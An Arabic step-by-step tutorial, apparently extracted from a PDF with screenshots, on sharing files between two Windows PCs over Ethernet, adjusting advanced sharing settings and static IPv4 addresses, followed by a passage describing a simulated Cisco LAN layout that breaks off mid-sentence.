
إلغاء الأمر حفظ التغييرات

## خطوات مشاركة الملفات :


1- قم باخذ اسم الجهاز الذي تريد الاتصال به من الاعدادات ثم قم بالنقر على النظام ثم انقر على حول واعرف اسم الجهاز



2- قم بالذهاب الى المستندات ثم قم بالنقر على الملف المراد مشاركته **CLICK** يعين اختر خصائص ثم مشاركة ثم اضغط على ايقونة مشاركة متقدمة ثم ستظهر لك نافذة اضغط مشاركه ثم موافق



3- اضغط على ايقونة مشاركة هذا الملف ثم اذونات والسماح بكافة الخيارات ثم موافق




افتح **RUN** ثم اكتب اسم الجهاز واضغط على (استعراض) وستظهر لك الملفات

# خطوات ربط جهازين متصلين عبر الكابل ايثرنت ومشاركة الملفات :

قم بفتح نافذة التشغيل (RUN) ثم اكتب الأمر **NCPA.CPL** وهو اختصار للأوامر الثلاثة الأولى

اكتب اسم برنامج أو مجلد أو مستند أو مورد الإنترنت وسيقوم Windows بفتحه.



فتح:

1- قم بالذهاب الى **CONTROL PANEL (لوحة التحكم)** ثم اضغط على **NETWORK AND ENTRNAT**



2- اضغط على مركز الشبكة والمشاركة



### 3- اضغط على تغيير اعدادات المشاركة المتقدمة تاكد ان جميع الخيارات مفعلاه ولا كلمة مرور (اغلاق خيار المشاركة وكلمة السر ايضا بعد الانتهاء من تحويل الملفات لكي لا يتصل جهازك مع جهاز اخر ويعرض للإختراق )

**الصفحة الرئيسية للوحة التحكم**

**عرض معلومات الشبكة الرئيسية وإعداد الاتصالات**

**الشبكة والإنترنت > مركز الشبكة والمشاركة > إعدادات المشاركة المتقدمة**

**أنت الآن غير متصل بأي شبكات.**

**تغيير إعدادات المحول**

**تغيير إعدادات المشاركة المتقدمة** (highlighted with a red box)

**خيارات دفق الوسائط**

**إعداد اتصال جديد أو شبكة جديدة**

**إعداد اتصال واسع النطاق أو طلب هاتفي أو VPN أو إعداد موجه أو نقطة وصول.**

**استكشاف المشاكل وإصلاحها**

**تشخيص مشاكل الشبكة وإصلاحها، أو الحصول على معلومات حول استكشاف الأخطاء وإصلاحها.**

**المشاركة المتقدمة**

**الشبكة والإنترنت > مركز الشبكة والمشاركة > إعدادات المشاركة المتقدمة**

**تغيير خيارات المشاركة لملفات تعريف الشبكة المختلفة**

**يقوم Windows بإنشاء ملف تعريف شبكة منفصل لكل شبكة تستخدمها. يمكنك اختيار خيارات محددة**

**خاص** (highlighted with a red box)

**اكتشاف الشبكة**

**عند تشغيل اكتشاف الشبكة، يمكن هذا الكمبيوتر من رؤية أجهزة الكمبيوتر والأجهزة الأخرى**

**يكون هو أيضاً ظاهراً لأجهزة الكمبيوتر الأخرى بالشبكة.**

**● تشغيل اكتشاف الشبكة** (highlighted with a red box)

**● إيقاف تشغيل اكتشاف الشبكة**

**مشاركة الملفات والطابعات**

**عند تشغيل مشاركة الملفات والطابعات، يمكن الوصول إلى الملفات والطابعات التي قمت**

**هذا الكمبيوتر من قبل الأشخاص الموجودين على الشبكة.**

**● تشغيل مشاركة الملفات والطابعات** (highlighted with a red box)

**● إيقاف تشغيل مشاركة الملفات والطابعات**

**"ضيف" أو "عام" (ملف التعريف الحالي)**

**مشاركة مجلد العمومي**

**عند تشغيل مشاركة "المجلد العمومي"، يمكن للأشخاص المتصلين بالشبكة الوصول للملفات في "المجلدات العمومية". بما في ذلك أعضاء مجموعة المشاركة المنزلية.**

**● تشغيل المشاركة بحيث يمكن أي شخص لديه حق الوصول إلى الشبكة من قراءة الملفات والكتابية** (highlighted with a red box)

**● عليها في المجلدات العام**

**● إيقاف تشغيل مشاركة المجلد العمومي (مما يمكّن الأشخاص الذين تم تسجيل دخولهم إلى هذا الكمبيوتر الوصول إلى هذه المجلدات)**

**دفق الوسائط**

**عندما تكون دفق الوسائط قيد التشغيل، يمكن للأشخاص والأجهزة الموجودة على الشبكة الوصول إلى الصور**

**والموسيقى وملفات الفيديو المشتركة على هذا الكمبيوتر. يمكن لهذا الكمبيوتر أيضاً العثور على الوسائط**

**الموجودة على الشبكة.**

**● تشغيل دفق الوسائط** (highlighted with a red box)

**● إيقاف دفق الوسائط**

**اتصالات مشاركة الملفات**

**يستخدم Windows تشفير 128 بت للمساعدة في حماية اتصالات مشاركة الملفات. لا تدعم بعض الأجهزة**

**تشفير 128 بت ويجب أن تستخدم تشفير 40 بت أو 56 بت.**


**● استخدام تشفير 128 بت للمساعدة في حماية اتصالات مشاركة الملفات (مستحسن)** (highlighted with a red box)

**● تعيين مشاركة الملفات بـ 56 بت أو 40 بت**

## 4- اضغط على خيار اعدادات المدول ثم اضغط click يمين على ايثرنت ثم اختر خطائص



## 5- اضغط على IPV4



## 6- ادخل عنوان IP الخاص بك وبالشبكة




## 7- اضغط على موافق

## 8- قم بفتح run ثم اكتب عنوان IP الخاص بالجهاز والخاص بالشبكة للجهاز الذي تريد الاتصال به \\\ ثم عنوان IP الخاص بالجهاز قم بكتابة اول ثلاثة ارقام وفي عنوان IP الخاص بالشبكة اكتب فقط اخر رقم

# ربط الاجهزه وتوصيلها بالشبكة

## صورة توضيحية لكيفية ربط الاجهزه في شبكة واحدة



**شبكة محلية (LAN)** مكون من خمسة طوابق

شرح الصورة

البرنامج المستخدم : **Cisco Emulator** : محاكي سسکو

الاجهزه المستخدمة :

: يستخدم لربط الشبكات معا **Router**

: يستخدم لربط الاجهزه في شبكة واحدة **Switch**

: يستخدم لنقل وتبادل البيانات بين الاجهزه في الشبكة **Server**

: تستخدم لتوصيل الاجهزه سلكيا **Cables**

: جهاز لاسلكي يربط الشبكه الساكيه باللاسلكية **WAP**

او جهاز الجسر : يستخدم للربط بين الشبكات **Distributor**

: اجهزة الكمبيوتر **Computers**

## طريقة توصيل الاجهزة مع بعضها في الشبكة العاملية :

الراوتر من خلاله يتم الاتصال يوصل فيه السوتش (عن طريق كابل) والسوتش يوصل لجميع الاجهزه السلكية في الشبكة (عن طريق الكابل) والاجهزه الاسلكية توصل عن طريق جهاز **WAP** (يوصل هذا الجهاز بالموزع مباشرة) ويوصل جهاز الموزع (بالراوتر مباشرة عن طريق الكابل ثم يوصل عن 